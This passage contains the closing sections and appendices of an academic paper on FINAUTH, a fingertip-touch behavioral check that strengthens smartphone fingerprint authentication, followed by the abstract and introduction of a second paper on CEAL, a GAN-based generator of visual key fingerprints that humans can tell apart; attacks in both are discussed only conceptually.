We chose to use CNN in FINAUTH, because Bai et al. showed that a simple convolutional architecture outperforms canonical recurrent networks across a diverse range of sequence modeling tasks and datasets [14]. Nevertheless, it is worthwhile to evaluate the performance of recurrent neural network (RNN) and long short-term memory (LSTM) networks in future work.

9.2 Limitations

Although we took great efforts to maintain our studies' validity, there are some limitations in our studies and experiments. For example, behavior variability and different postures may incur additional false rejection, and undermine the usability and robustness of our method. Also, FINAUTH requires the user to hand-hold the device. If the device is placed on a desktop stationarily, FINAUTH will fail to work. To solve this issue, FINAUTH can be improved by reminding users to pick the device during authentication if the device is detected not being handheld. It is feasible to detect whether the device is on-hand or on-table using the built-in accelerometer [29]. Also, FINAUTH may falsely reject a legitimate user if she/he uses one hand to register while the other hand to perform authentication. FINAUTH can also be enhanced by reminding users to get the device in the right hand if the device is not.

The datasets we collected were from limited subjects, in which demographic characteristics, e.g., genders, regions, ages, were not perfectly balanced. Fingertip-touch behaviors may differ between males and females, which we did not consider. Older users, who have worked with their hands a lot and even have fingerprints worn away, may also have different fingertip behaviors from the general public. In data collection, even though each subject was told to hold the device in different angles and directions to help collect more distinct data points, they were not required to place the phone down between attempts for their convenience. To enable FINAUTH to work in real applications, it should further be tested to find out other underlying influential factors, which might undermine the performance. As for these older users with their fingerprints worn away, the behavior-based methods might be effective for them. Another concern is user privacy security. Since the sensor data in FINAUTH is related to user behavior, preventing the sensor data from illegal access is of great significance.

9.3 Advanced Attacks

Besides the aforementioned three types of presentation attacks, there also exist the following advanced attacks:

1) *Sensor data injecting attack.* In FINAUTH, raw sensor data are acquired by calling operating system APIs, then processed and input into an authentication model. Due to the imperfection of machine learning models, the adversary can generate adversarial examples to fool and bypass the authentication model by querying models repeatedly [22]. Next, the attacker can inject adversarial data to the sensor dataflow by hijacking OS APIs. In this paper, we did not consider this type of attack.

2) *Adversarial input.* The following adversarial machine learning attacks are possible: i) *model reverse attack* [32]: the attacker aims to infer the training data points used to build the authentication model by querying the model interactively;

ii) *membership inference attack* [66]: the attacker aims to infer whether the constructed data points belong to train set; iii) *model stealing attack* [74]: the attacker aims to use as few queries as possible to compute an approximation model that closely matches the target authentication model; iv) *generating adversarial examples* [22, 53]: the attacker aims to generate adversarial examples to fool and bypass the authentication model by querying the target model interactively.

3) *Robotic attack.* Robotic attack is also a threat of behavioral biometrics [51]. For instance, the attacker can program the robotic arms, such as a Lego robot, to imitate legitimate user's fingertip-touch characteristics [61, 62]. In this attack scenario, even though the attacker has none knowledge of authorized user's fingertip-touch characteristics, he/she could conduct lots of trials. Eventually, it is possible for attackers to find out the correct behavior patterns and drive the robotic arms to perform this specific behavior. Defending against this type of attack is also beyond the scope of our work.

9.4 Future Work

To make FINAUTH more reliable and secure, there are several improvements to pursue in the future: i) *enhancing the CNN-based feature extractor.* In our experiments, the CNN-based feature extractor is pre-trained with limited data points. Collecting data from more users will significantly generalize the feature extractor; ii) *mitigating the impact of postures.* Building the posture detection model using accelerometer data seems a promising method to tackle this problem [80]; iii) *eliminating the impact of behavioral variability.* This problem can be tackled by retraining user authentication models using newly collected data to update users' profiles with time elapsing. Similar approaches have been used in FaceID [3]; iv) *investigating reliability using more data points.* To make FINAUTH more reliable in real-world scenarios, we can continue the evaluation with a more diverse population in the long-term and improve its performance.

10 Conclusion

In this paper, we presented FINAUTH, which complements fingerprint sensors to defend against presentation attacks, especially the puppet attack. FINAUTH models the fingertip-touch characteristics when users apply their fingers to fingerprint sensors. It relies upon common built-in sensors to capture instant behavioral characteristics to authenticate different users. We designed effective methods to characterize the fingertip-touch behaviors and demonstrated that fingertip-touch behavior is distinguishable from person to person during fingerprint authentication. To evaluate the performance of FINAUTH, we compiled datasets from 90 subjects. The evaluation results demonstrate that FINAUTH is robust and can verify legitimate user with high BAC under minimum computation efforts while successfully denying the access requests from unauthorized users with a low false acceptance rate.

Acknowledgments

We thank Kevin Butler and the anonymous reviewers for their comments. This work is supported by the National Natural Science Foundation of China under Grant U1836202, Grant 61772383, Grant 61572380, Grant 61702379, the Joint Foundation of Ministry of Education under Grant 6141A02033341, the Foundation of Science, Technology and Innovation Commission of Shenzhen Municipality under Grant JCYJ20170303170108208, and the Foundation of Collaborative Innovation Center of Geospatial Technology.

References

[1] Alipay adds fingerprint authentication to mobile wallet. https://www.mobilepaymentstoday.com/news/alipay-adds-fingerprint-authentication-to-mobile-wallet/, 2014.

[2] Cybersecurity may be slipping through our fingers. http://www.chinadaily.com.cn/china/2016-12/20/content_27716237.htm, 2016.

[3] Face ID security. https://www.apple.com/business/docs/site/FaceID_Security_Guide.pdf, 2017.

[4] Face ID, touch ID, no ID, PINs and pragmatic security. https://www.troyhunt.com/face-id-touch-id-pins-no-id-and-pragmatic-security/, 2017.

[5] Fingerprints biometric technologies whitepaper. https://www.fingerprints.com/asset/assets/downloads/fingerprints-biometric-technologies-whitepaper-2017-revb.pdf, 2017.

[6] iPhone X face ID slower than touch ID. https://www.tomsguide.com/us/iphone-x-face-id-speed-up,news-26060.html, 2017.

[7] Visa biometrics payments study. https://usa.visa.com/dam/VCOM/global/visa-everywhere/documents/visa-biometrics-payments-study.pdf, 2017.

[8] Report: 920 million fingerprint-enabled smartphones shipped in 2017. https://www.androidheadlines.com/2018/01/report-920-million-fingerprint-enabled-smartphones-shipped-in-2017.html, 2018.

[9] ADKINS, D. L., BOYCHUK, J., REMPLE, M. S., AND KLEIM, J. A. Motor training induces experience-specific patterns of plasticity across motor cortex and spinal cord. *Journal of Applied Physiology* (2006).

[10] ALAJLAN, N., ISLAM, M. S., AND AMMOUR, N. Fusion of fingerprint and heartbeat biometrics using fuzzy adaptive genetic algorithm. In *Proc. of WorldCIS* (2013).

[11] ALLIANCE, F. Fido uaf architectural overview. https://fidoalliance.org/specs/fido-uaf-v1.1-ps-20170202/fido-uaf-overview-v1.1-ps-20170202.html, 2017.

[12] ANTONELLI, A., CAPPELLI, R., MAIO, D., AND MALTONI, D. A new approach to fake finger detection based on skin distortion. In *Proc. of ICB* (2006).

[13] ATHIWARATKUN, B., AND KANG, K. Feature representation in convolutional neural networks. *arXiv preprint arXiv:1507.02313* (2015).

[14] BAI, S., KOLTER, J. Z., AND KOLTUN, V. An empirical evaluation of generic convolutional and recurrent networks for sequence modeling. *arXiv preprint arXiv:1803.01271* (2018).

[15] BALDISSERRA, D., FRANCO, A., MAIO, D., AND MALTONI, D. Fake fingerprint detection by odor analysis. In *Proc. of ICB* (2006).

[16] BLANCO, J.-L. A tutorial on SE(3) transformation parameterizations and on-manifold optimization. *University of Malaga, Tech. Rep* (2010).

[17] BONTRAGER, P., ROY, A., TOGELIUS, J., AND MEMON, N. Deepmasterprint: fingerprint spoofing via latent variable evolution. *arXiv preprint arXiv:1705.07386* (2017).

[18] BREUNIG, M. M., KRIEGEL, H.-P., NG, R. T., AND SANDER, J. Lof: identifying density-based local outliers. In *Proc. of SIGMOD* (2000).

[19] BRODERSEN, K. H., ONG, C. S., STEPHAN, K. E., AND BUHMANN, J. M. The balanced accuracy and its posterior distribution. In *Proc. of CVPR* (2010).

[20] BROOKE, J., ET AL. Sus-a quick and dirty usability scale. *Usability evaluation in industry* (1996).

[21] BURIRO, A., CRISPO, B., DEL FRARI, F., AND WRONA, K. Touchstroke: smartphone user authentication based on touch-typing biometrics. In *Proc. of ICIAP* (2015).

[22] CARLINI, N., AND WAGNER, D. Towards evaluating the robustness of neural networks. In *Proc. of S&P* (2017).

[23] CHALAPATHY, R., MENON, A. K., AND CHAWLA, S. Anomaly detection using one-class neural networks. *arXiv preprint arXiv:1802.06360* (2018).

[24] CHEN, Y., JIN, X., SUN, J., ZHANG, R., AND ZHANG, Y. Powerful: mobile app fingerprinting via power analysis. In *Proc. of INFOCOM* (2017).

[25] CHEN, Y., SUN, J., ZHANG, R., AND ZHANG, Y. Your song your way: rhythm-based two-factor authentication for multi-touch mobile devices. In *Proc. of INFOCOM* (2015).

[26] CHENG, Y., AND LARIN, K. V. In vivo two-and three-dimensional imaging of artificial and real fingerprints with optical coherence tomography. *IEEE Photonics Technology Letters* (2007).

[27] CHUGH, T., CAO, K., AND JAIN, A. K. Fingerprint spoof buster: use of minutiae-centered patches. *IEEE Transactions on Information Forensics and Security* (2018).

[28] CONTI, M., ZACHIA-ZLATEA, I., AND CRISPO, B. Mind how you answer me! transparently authenticating the user of a smartphone when answering or placing a call. In *Proc. of ASIACCS* (2011).

[29] DAS, S., GREEN, L., PEREZ, B., AND MURPHY, M. Detecting user activities using the accelerometer on android smartphones, 2010.

[30] ENGELSMA, J. J., AND JAIN, A. K. Generalizing fingerprint spoof detector: learning a one-class classifier. *arXiv preprint arXiv:1901.03918* (2019).

[31] EVGENY, B., AND DMITRY, S. One-class SVM with privileged information and its application to malware detection. In *Proc. of ICDMW* (2016).

[32] FREDRIKSON, M., JHA, S., AND RISTENPART, T. Model inversion attacks that exploit confidence information and basic countermeasures. In *Proc. of CCS* (2015).

[33] GALBALLY, J., MARCEL, S., AND FIERREZ, J. Image quality assessment for fake biometric detection: Application to iris, fingerprint, and face recognition. *IEEE transactions on image processing* (2013).

[34] GIUFFRIDA, C., MAJDANIK, K., CONTI, M., AND BOS, H. I sensed it was you: authenticating mobile users with sensor-enhanced keystroke dynamics. In *Proc. of DIMVA* (2014).

[35] GU, Q., LI, Z., AND HAN, J. Generalized fisher score for feature selection. *arXiv preprint arXiv:1202.3725* (2012).

[36] HE, K., ZHANG, X., REN, S., AND SUN, J. Deep residual learning for image recognition. In *Proc. of CVPR* (2016).

[37] HOU, C., HOU, Y., HUANG, Z., AND LIU, Q. Overlapping one-class SVMs for utterance verification in speech recognition. In *Proc. of TrustCom* (2011).

[38] HUANG, G., LIU, Z., VAN DER MAATEN, L., AND WEINBERGER, K. Q. Densely connected convolutional networks. In *Proc. of CVPR* (2017).

[39] ISO/IEC. *ISO/IEC 30107-1:2016 information technology: biometric presentation attack detection - part 1: frameworkinformation technology*. ISO/IEC, 2016.

[40] KOMEILI, M., ARMANFARD, N., AND HATZINAKOS, D. Liveness detection and automatic template updating using fusion of ECG and fingerprint. *IEEE Transactions on Information Forensics and Security* (2018).

[41] KU, Y., PARK, L. H., SHIN, S., AND KWON, T. Draw it as shown: behavioral pattern lock for mobile user authentication. *IEEE Access* (2019).

[42] LAPSLEY, P. D., LEE, J. A., PARE JR, D. F., AND HOFFMAN, N. Anti-fraud biometric scanner that accurately detects blood flow, 1998.

[43] LAPUT, G., XIAO, R., AND HARRISON, C. Viband: high-fidelity bio-acoustic sensing using commodity smartwatch accelerometers. In *Proc. of UIST* (2016).

[44] LEE, W.-H., AND LEE, R. B. Implicit smartphone user authentication with sensors and contextual machine learning. In *Proc. of DSN* (2017).

[45] LI, L., ZHAO, X., AND XUE, G. Unobservable re-authentication for smartphones. In *Proc. of NDSS* (2013).

[46] LI, Y., HU, H., AND ZHOU, G. Using data augmentation in continuous authentication on smartphones. *IEEE Internet of Things Journal* (2018).

[47] LIU, F. T., TING, K. M., AND ZHOU, Z.-H. Isolation forest. In *Proc. of ICDM* (2008).

[48] LIU, J., WANG, C., CHEN, Y., AND SAXENA, N. Vibwrite: towards finger-input authentication on ubiquitous surfaces via physical vibration. In *Proc. of CCS* (2017).

[49] LU, H., HUANG, J., SAHA, T., AND NACHMAN, L. Unobtrusive gait verification for mobile phones. In *Proc. of ISWC* (2014).

[50] MAAS, A. L., HANNUN, A. Y., AND NG, A. Y. Rectifier nonlinearities improve neural network acoustic models. In *Proc. of ICML* (2013).

[51] MAHFOUZ, A., MAHMOUD, T. M., AND ELDIN, A. S. A survey on behavioral biometric authentication on smartphones. *Journal of Information Security and Applications* (2017).

[52] MARKLEY, F. L. Attitude error representations for kalman filtering. *Journal of Guidance, Control, and Dynamics* (2003).

[53] MOOSAVI-DEZFOOLI, S.-M., FAWZI, A., AND FROSSARD, P. Deepfool: a simple and accurate method to fool deep neural networks. In *Proc. of CVPR* (2016).

[54] NIKAM, S. B., AND AGARWAL, S. Ridgelet-based fake fingerprint detection. *Neurocomputing* (2009).

[55] NIKAM, S. B., AND AGARWAL, S. Wavelet-based multiresolution analysis of ridges for fingerprint liveness detection. *International Journal of Information and Computer Security* (2009).

[56] NOGUEIRA, R. F., DE ALENCAR LOTUFO, R., AND MACHADO, R. C. Fingerprint liveness detection using convolutional neural networks. *IEEE Transactions on information forensics and security* (2016).

[57] PLOTNIKOV, P. Solution for the motion of a symmetric euler gyroscope for arbitrary initial values of the euler angles using epy kinematic differential poisson equations. *Advances in Theoretical and Applied Mechanics* (2014).

[58] RATTANI, A., AND ROSS, A. Automatic adaptation of fingerprint liveness detector to new spoof materials. In *Proc. of IJCB* (2014).

[59] REDDY, P. V., KUMAR, A., RAHMAN, S., AND MUNDRA, T. S. A new antispoofing approach for biometric devices. *IEEE Transactions Biomedical Circuits and Systems* (2008).

[60] SABOKROU, M., KHALOOEI, M., FATHY, M., AND ADELI, E. Adversarially learned one-class classifier for novelty detection. In *Proc. of CVPR* (2018).

[61] SERWADDA, A., AND PHOHA, V. V. When kids' toys breach mobile phone security. In *Proc. of CCS* (2013).

[62] SERWADDA, A., PHOHA, V. V., WANG, Z., KUMAR, R., AND SHUKLA, D. Toward robotic robbery on the touch screen. *ACM Transactions on Information and System Security* (2016).

[63] SHADMEHR, R. Neural correlates of motor memory consolidation. *Science* (1997).

[64] SHAHZAD, M., LIU, A. X., AND SAMUEL, A. Behavior based human authentication on touch screen devices using gestures and signatures. *IEEE Transactions Mobile Computing* (2017).

[65] SHEN, C., ZHANG, Y., GUAN, X., AND MAXION, R. A. Performance analysis of touch-interaction behavior for active smartphone authentication. *IEEE Transactions on Information Forensics and Security* (2016).

[66] SHOKRI, R., STRONATI, M., SONG, C., AND SHMATIKOV, V. Membership inference attacks against machine learning models. In *Proc. of S&P* (2017).

[67] SIMONYAN, K., AND ZISSERMAN, A. Very deep convolutional networks for large-scale image recognition. In *Proc. of ICLR* (2015).

[68] SITOVÁ, Z., ŠEDĚNKA, J., YANG, Q., PENG, G., ZHOU, G., GASTI, P., AND BALAGANI, K. S. Hmog: New behavioral biometric features for continuous authentication of smartphone users. *IEEE Transactions on Information Forensics and Security* (2015).

[69] SONG, Y., CAI, Z., AND ZHANG, Z.-L. Multi-touch authentication using hand geometry and behavioral information. In *Proc. of S&P* (2017).

[70] SOUSEDIK, C., AND BUSCH, C. Presentation attack detection methods for fingerprint recognition systems: a survey. *IET Biometrics* (2014).

[71] SRINIVAS, S., KEMP, J., AND ALLIANCE, F. FIDO UAF architectural overview.

[72] TEH, P. S., ZHANG, N., TEOH, A. B. J., AND CHEN, K. A survey on touch dynamics authentication in mobile devices. *Computers & Security* (2016).

[73] TEREJANU, G. A., ET AL. Extended Kalman filter tutorial. *University at Buffalo* (2008).

[74] TRAMÈR, F., ZHANG, F., JUELS, A., REITER, M. K., AND RISTENPART, T. Stealing machine learning models via prediction apis. In *Proc. of Usenix Security* (2016).

[75] VERBOOM, J., TIJMONS, S., DE WAGTER, C., REMES, B., BABUSKA, R., AND DE CROON, G. C. Attitude and altitude estimation and control on board a flapping wing micro air vehicle. In *Proc. of ICRA* (2015).

[76] VHADURI, S., AND POELLABAUER, C. Multi-modal biometric-based implicit authentication of wearable device users. *IEEE Transactions on Information Forensics and Security* (2019).

[77] WANG, B., YAO, Y., VISWANATH, B., ZHENG, H., AND ZHAO, B. Y. With great training comes great vulnerability: practical attacks against transfer learning. In *Proc. of Usenix Security* (2018).

[78] YAN, K., JI, Z., AND SHEN, W. Online fault detection methods for chillers combining extended kalman filter and recursive one-class SVM. *Neurocomputing* (2017).

[79] YI, T.-H., LI, H.-N., AND ZHAO, X.-Y. Noise smoothing for structural vibration test signals using an improved wavelet thresholding technique. *Sensors* (2012).

[80] YÜRÜR, Ö., LIU, C. H., AND MORENO, W. Lightweight online unsupervised posture detection by smartphone accelerometer. *IEEE Internet of Things Journal* (2015).

[81] ZEZSCHWITZ, E. V., DUNPHY, P., AND LUCA, A. D. Patterns in the wild:a field study of the usability of pattern and pin-based authentication on mobile devices. In *Proc. of MobileHCI* (2013).

A Detailed Comparison with Other Methods

Besides the brief related work in Section 8, we also provide a detailed comparison between FINAUTH and typical methods published on top venues. The comparison consists of the following aspects, including design goal, attack models, used features, and classification, which is shown in Table 10.

B Sensor Fusion based on EKF

We present the method for sensor data fusion based on EKF:

1. Initialize quaternion as Eq. 6.
2. Define the system state vector $\boldsymbol{x}$ as Eq. 5.
3. Apply normalization to three sensor data.

$$\boldsymbol{z}_a = \frac{[a_x, a_y, a_z]^T}{||\boldsymbol{a}||} \tag{8}$$

$$\boldsymbol{z}_m = \frac{[m_x, m_y, m_z]^T}{||\boldsymbol{m}||} \tag{9}$$

$$\boldsymbol{z}_g = \frac{[g_x, g_y, g_z]^T}{||\boldsymbol{g}||} \tag{10}$$

4. Calculate the projection of the altitude vector along three axes.

$$\boldsymbol{z}_e = \begin{bmatrix} 2(q_1 q_3 - q_0 q_2) \\ 2(q_2 q_3 + q_0 q_1) \\ 1 - 2(q_1^2 + q_2^2) \end{bmatrix} \tag{11}$$

5. Then calculate the estimate error.

$$\boldsymbol{e}_a = \boldsymbol{z}_a - \boldsymbol{z}_e \tag{12}$$

$$\boldsymbol{e}_m = \boldsymbol{z}_m - \boldsymbol{z}_e \tag{13}$$

$$\boldsymbol{e}_g = \boldsymbol{z}_g - \boldsymbol{z}_e \tag{14}$$

6. Define the angle matrix $\boldsymbol{H}$.

$$\boldsymbol{H} = \begin{bmatrix} -2q_2 & 2q_3 & -2q_0 & -2q_1 & 0 & 0 & 0 \\ 2q_1 & 2q_0 & 2q_3 & 2q_2 & 0 & 0 & 0 \\ 0 & -4q_1 & -4q_2 & 0 & 0 & 0 & 0 \end{bmatrix} \tag{15}$$

Table 10: Comparison with other biometric authentication systems on mobile devices.

Paper	Design goal	Features	Classification
[28]	Using movements of devices when answering a phone call to authenticate users	Time-domain features from accelerometer and orientation sensor	DTW-D[1] DTW-S[2]
[45]	Using user's finger sliding gesture patterns to authenticate users	Sliding gesture behavioral features, such as moving distance, duration, etc. from multi-touch screen, accelerometer, orientation, and compass	Binary SVM
[68]	Using hand movement, orientation, and grasp to authenticate users	Time-domain features from accelerometer, orientation sensor and magnetometer	SM[3], SE[4], OC-SVM
[25]	Using the sequence of rhythmic taps/slides to authenticate users	Time-domain features from multi-touch screen	Binary SVM
[69]	Fusing hand geometry and hand gesture behavioral information on screen to authenticate users	Hand-gesture related behavioral features including velocity, pressure, angle, etc. from multi-touch screen	KNN, OCSVM
[48]	Using the physical vibration signal incurred by the finger-input to authenticate users	Spectral point-based features, MFCC-based features from vibration motor and receiver	DTW[5], EMD[6]
[76]	Using fitness data from wearable devices to authenticate users	Time- and frequency-domain features from step counts, heart rate, calorie burn, and metabolic equivalent of task	Binary SVM
FINAUTH	Defending against puppet attack in fingerprint authentication	Time- and frequency-domain features, CNN-based features from accelerations and rotation angles	OC-SVM, PCC, LOF, IF

[1] Dynamic Time Warping Distance. [2] Dynamic Time Warping Similarity. [3] Scaled Manhattan. [4] Scaled Euclidian. [5] Dynamic Time Warping. [6] Earth Moving Distance.

7. Update the covariance matrix of the estimate error $\boldsymbol{P}_e$.

$$\boldsymbol{P}_{e_k} = \boldsymbol{P}_{e_{k-1}} + \boldsymbol{HPH}^T \tag{16}$$

where $\boldsymbol{P}$ is the covariance matrix of the system, k is the timestamp. Both $\boldsymbol{P}_e$ and $\boldsymbol{P}$ are initialized with small values. We initialize $\boldsymbol{P}_e$ and $\boldsymbol{P}$ as $diag(10^{-4}, 10^{-4}, 10^{-4})$ and $diag(10^{-4}, 10^{-4}, 10^{-4}, 10^{-4}, 10^{-4}, 10^{-4}, 10^{-4})$ respectively, where $diag$ denotes diagonal matrix.

8. Update the gain of EKF with the covariance matrix $\boldsymbol{P}_{e_k}$.

$$\boldsymbol{K} = \boldsymbol{PH}^T \boldsymbol{P}_{e_k}^{-1} \tag{17}$$

9. Update the state vector with the updated Kalman filter's gain.

$$\boldsymbol{q}_k = \boldsymbol{q}_{k-1} + \boldsymbol{K}(\boldsymbol{e}_a + \boldsymbol{e}_m) \tag{18}$$

$$\boldsymbol{w}_k = \boldsymbol{w}_{k-1} + \boldsymbol{K}\boldsymbol{e}_g \tag{19}$$

where k is the timestamp.

10. Update the covariance matrix of the whole system.

$$\boldsymbol{P} = \boldsymbol{P} - \boldsymbol{KHP} \tag{20}$$

11. According to the state vector, acquire the accurate angles as Eq. 7.

C User Acceptance Study

To find out how users perceive FINAUTH, we recruited another 43 subjects, including 12 females and 31 males. These subjects did not participate in the data collections as shown in 3. The subjects were asked to use FINAUTH to perform authentication on their smartphones for one week, and then rate our system. Instead of using system usability scale [20] to measure usability, we focused on convenience, authentication delay, and FRR by asking the following three questions to all subjects:

Q1 Was it easy and convenient to use our system compared to original fingerprint authentication? (-2: Not at all, -1: Little, 0: Neutral, 1: Somewhat, 2: Very.)

Q2 Did you feel obvious delay during authentication compared to the original fingerprint authentication? (-2: Very, -1: Somewhat, 0: Neutral, 1: Little, 2: Not at all.)

Q3 How often were you rejected by the FINAUTH? (-2: Usually, -1: Often, 0: Seldom, 1: Rarely, 2: Never.)

For these questions, we employ 5 levels, from -2 to +2, to represent different levels of user preferences, where +2 corresponds to fully positive and -2 corresponds to fully negative about the system experience. The average ratings of the three questions are all positive at 1.93, 1.44, 1.81, respectively.

Human Distinguishable Visual Key Fingerprints

Mozhgan Azimpourkivi
Bloomberg LP
mojganaz@gmail.com

Umut Topkara
Bloomberg LP
topkara@gmail.com

Bogdan Carbunar
FIU
carbunar@gmail.com

Abstract

Visual fingerprints are used in human verification of identities to improve security against impersonation attacks. The verification requires the user to confirm that the visual fingerprint image derived from the trusted source is the same as the one derived from the unknown source. We introduce CEAL, a novel mechanism to build generators for visual fingerprint representations of arbitrary public strings. CEAL stands out from existing approaches in three significant aspects: (1) eliminates the need for hand curated image generation rules by learning a generator model that imitates the style and domain of fingerprint images from a large collection of sample images, hence enabling easy customizability, (2) operates within limits of the visual discriminative ability of human perception, such that the learned fingerprint image generator avoids mapping distinct keys to images which are not distinguishable by humans, and (3) the resulting model deterministically generates realistic fingerprint images from an input vector, where the vector components are designated to control visual properties which are either readily perceptible to a human eye, or imperceptible, yet necessary for accurately modeling the target image domain.

Unlike existing visual fingerprint generators, CEAL factors in the limits of human perception, and pushes the key payload capacity of the images toward the limits of its generative model: We have built a generative network for nature landscape images which can reliably encode 123 bits of entropy in the fingerprint. We label 3,996 image pairs by 931 participants. In experiments with 402 million attack image pairs, we found that pre-image attacks performed by adversaries equipped with the human perception discriminators that we build, achieve a success rate against CEAL that is at most 2 $\times 10^{-4}$%. The CEAL generator model is small (67MB) and efficient (2.3s to generate an image fingerprint on a laptop).

1 Introduction

Key Fingerprint Generators (KFGs) [2, 7, 19, 25, 34, 41] help simplify the error-prone and cumbersome task of comparing arbitrarily complex and long strings (e.g. cryptographic keys, addresses, identifiers) received from a trusted and an untrusted source, by converting it to the equivalent yet more natural task of comparing images or shorter text (i.e. fingerprints). Applications include manual key verification in SSH, OpenPGP and end-to-end encrypted applications [51], detection of Bitcoin clipboard attacks that target millions of addresses [48], device pairing, and the development of visual CAPTCHAs.

While secure KFGs do not need to generate memorable fingerprints, they need to be resilient to *collision* attacks, i.e., make it hard to find distinct input strings whose fingerprints are perceived to be identical by humans, and simultaneously minimize the time taken by a human to compare fingerprints (see Figure 1 for example collision attacks on text-based KFGs and CEAL). Tan et al. [50] have shown that Visual KFGs (or VKFGs) [5, 17, 33, 36, 41, 52], that convert input strings into images for humans to compare, outperform several text-based KFGs (e.g. [2, 25]) in terms of both collision attack detection rate and comparison time.

However, existing VKFGs do not factor in the limits of human visual perception, and how it relates to the space of images that they generate. Instead, they convert the input string (e.g., the hash of a key) to a structured image, e.g., by mapping an input byte to a specific color or shape. The inability to determine if changes in the input string will generate human-distinguishable fingerprint images, renders VKFGs vulnerable to collision attacks. Case in point, in § 10.4 we report vulnerabilities of Vash [1], a VKFG, identified as state-of-the-art in terms of usability and attack detection ability [50].

In this paper, we address the insufficient *capacity* of existing VKFGs, i.e., the small number of human-distinguishable images that they can generate. We develop CEAL, a novel approach to build effective VKFGs, and demonstrate its use by constructing a state of the art VFKG. CEAL maximizes the VKFG input bit-length, where the VKFG converts each possible input value into a fingerprint image that is human-distinguishable from those of all other inputs.

Exploring the space of human-distinguishable images is made challenging by the wide range of human visual sys-



Figure 1: Sample key hashes, shown in hex format broken across two lines, that differ in a single bit (top and bottom) and their corresponding CEAL generated images. Unlike the textual keys, the images are easy to distinguish by humans.

tems and the number of images that need to be compared. Using humans to verify the distinguishability of generated images, has further scalability problems. This suggests the need for an automatic solution (e.g. a classifier) to predict human perception in terms of image distinguishability. While deep learning seems ideally suited for this task, deep learning networks require large training datasets (e.g. 1.2 million images for Inception.v1 [49]). Our limited ability to collect ground truth labeled data will impact the accuracy of a human-distinguishability predictor, hence our ability to generate distinguishable images.

Contributions. In this paper, we leverage Generative Adversarial Networks (GANs) [18] to address the above challenges and generate realistic, attack-resilient images that are easy to compare by humans. Our choice of realistic images is motivated by previous research that has shown that the human visual system is better at distinguishing changes in images when their content is more natural [40]. We introduce CEAL, a training approach to build a strong VKFG able to generate human-distinguishable images, even when the input strings differ in a single bit. Figure 1 shows such CEAL-generated image fingerprints, for almost human-indistinguishable 123 bit key hash pairs (shown in hex format).

To address the human-distinguishability challenges, we design and train the first Human Perception Discriminator (HPD) network, a classifier that predicts whether two input images would be perceived as distinct by human verifiers. To address the high cost of human-annotated training data, we leverage the observation that the HPD only needs high precision in detecting human distinguishable images: low recall will only make it more conservative.

To increase the capacity of VKFGs, we introduce and build CL-GAN, a Deep Convolutional Generative Adversarial Network (DCGAN) [42] that takes as input a latent vector, and is adversarially trained using the HPD, to generate not only realistic but also HPD-distinguishable images.

We seek to eliminate the aforementioned inability of conventional VKFGs (e.g., Vash [1]) to generate distinguishable images when input strings are modified in only a few bits. For this, we leverage previous results on learning disentangled representations [10, 11, 16, 28, 31] to conjecture that we can decompose the latent vector into subsets of *major* and *minor* components, where major components contribute to the image distinguishability thus the capacity of the CEAL VKFG, while minor components do not (see § 7.2). To validate this conjecture, we overcome GAN instabilities and mode collapse problems [27, 35, 44] to integrate the constraints of the major and minor components into the CL-GAN training procedure, decompose the latent vector into such components, and enhance the ability of the major components to encode human distinguishability and of the minor components to enable the image generator to produce realistic images.

We experimentally identify the minimum Hamming distance between major components provided to CL-GAN, that when changed, consistently generated human-distinguishable images (see § 9.2). We use error correction codes to encode the CEAL input vectors (key hashes) into a representation that ensures HPD-distinguishability of the generated images.

Further, we show that the likelihood of finding a collision (i.e., human-perceived similar CEAL images, generated from different inputs) decreases as the distance between input latent vectors increases. Since GANs can be unstable, we also train CEAL to generate diverse images (§ 7.2).

Results. We implemented and trained CEAL using Tensorflow [6], 557 image pairs labeled by 500 crowdsourced workers, and 26,244 synthetically-generated image pairs. We show, using 402 million preimage attack instances, that it is computationally hard even for adversaries controlling all but one of the bits of the input string hash, and equipped with the HPD classifiers that we have developed, to find a collision: only between $1.86 \times 10^{-5}\%$ and $1.62 \times 10^{-6}\%$ of attack samples were identified as successful by the adversarial HPD and were confirmed by humans.

Participants in our studies took an average of 2.73s to compare similar (attack) pairs of CEAL images, 10% shorter than for Vash [1] attack images. In summary, we provide the following contributions:

- **Strong vs. Weak VKFG**. Formalize weak and strong Visual Key Fingerprint Generator (VKFG) functions. Decompose the problem of building a strong VKFG, into building a weak VKFG function, and converting a weak VKFG into a strong VKFG function [§ 3]. Show that Vash [1], a state-of-the-art VKFG [50], is not a strong VKFG function [§ 10.4 and § 10.5].
- **CEAL**. Develop the first approach to train a neural network based, strong VKFG function with built-in hash properties, that generates realistic, human-distinguishable, and attack resistant images [§ 7].
- **Human-Perception Classifier (HPD)**. Build the first classifier to predict if two GAN-generated images will

be perceived as identical or different by humans [§ 7.1].

- **CL-GAN**. Conjecture the existence of, and enforce, major and minor latent vector components, with different impacts on the human-distinguishability of generated images. Introduce and build CL-GAN, a DCGAN that enforces a maximum number of major components with human-distinguishability impact [§ 7.2 and § 7.3]. CL-GAN is small (66.7MB) and efficient (average of 2.3s to generate an image fingerprint on a MacBook laptop and 0.3s on a GPU-equipped desktop).
- **Attack Resilience**. Evaluate CEAL using a total of 402 million attack image pairs and labeled 3,226 CEAL-generated image pairs by 319 human workers [§ 10.2]. While the HPD model achieves 84% precision [§ 9.1], CEAL produces unique images, that are quickly determined by humans to be different, even when adversarially-generated [§ 10.3].

2 Related Work

Text-based KFGs transform an input key (e.g., a hashed public key) into a shorter, human readable format. The most commonly used textual KFG encodes the key into a hexadecimal or Base32 representation. On a study with 1047 participants, Dechand et al. [14] show that the hexadecimal representation is more vulnerable to partial preimage attacks.

Visual KFG (VKFG) solutions synthetically generate images to act as visual key fingerprints. For instance, Random art [41] and its implementation Vash [1] use the input key to generate a structured image (see § 10.4 for a detailed description). Other solutions, e.g., [17, 33, 36] similarly generate visual key fingerprints using a combination of colors, patterns and shapes. Avatar representation techniques such as Unicorn [52], can also be used as visual key representations [50]. WP_MonsterID [5] generates the visual representation as a collage of randomly selected parts from an existing dataset of images. However, Hsiao et al. [24] argue that an increase of the capacity of such visual solutions, requires an increase in the number of colors, patterns and shapes used, which consequently makes the images hard to distinguish. Thus, even though such solutions use an additional source of entropy (e.g., PRNG), they have not been designed to generate human-distinguishable images.

